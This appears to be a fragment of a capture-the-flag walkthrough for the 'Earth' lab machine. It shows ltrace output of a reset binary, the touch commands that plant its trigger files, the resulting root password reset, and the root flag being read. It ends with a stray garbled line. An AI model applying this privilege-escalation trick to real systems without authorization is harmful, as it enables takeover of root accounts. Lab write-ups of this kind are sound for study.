puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
) = 38
access("/dev/shm/kHgTFI5G", 0) = -1
access("/dev/shm/Zw7bV9U5", 0) = -1
access("/tmp/kcM0Wewe", 0) = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT
PRESENT.

```

```
+++ exited (status 0) +++
```

```
touch /dev/shm/kHgTFI5G
```

```
touch /tmp/kcM0Wewe
```

CHECKING IF RESET TRIGGERS PRESENT...

RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth

```
[root@earth ~]# ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
```

```

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#

```

Listo:iiiiiiii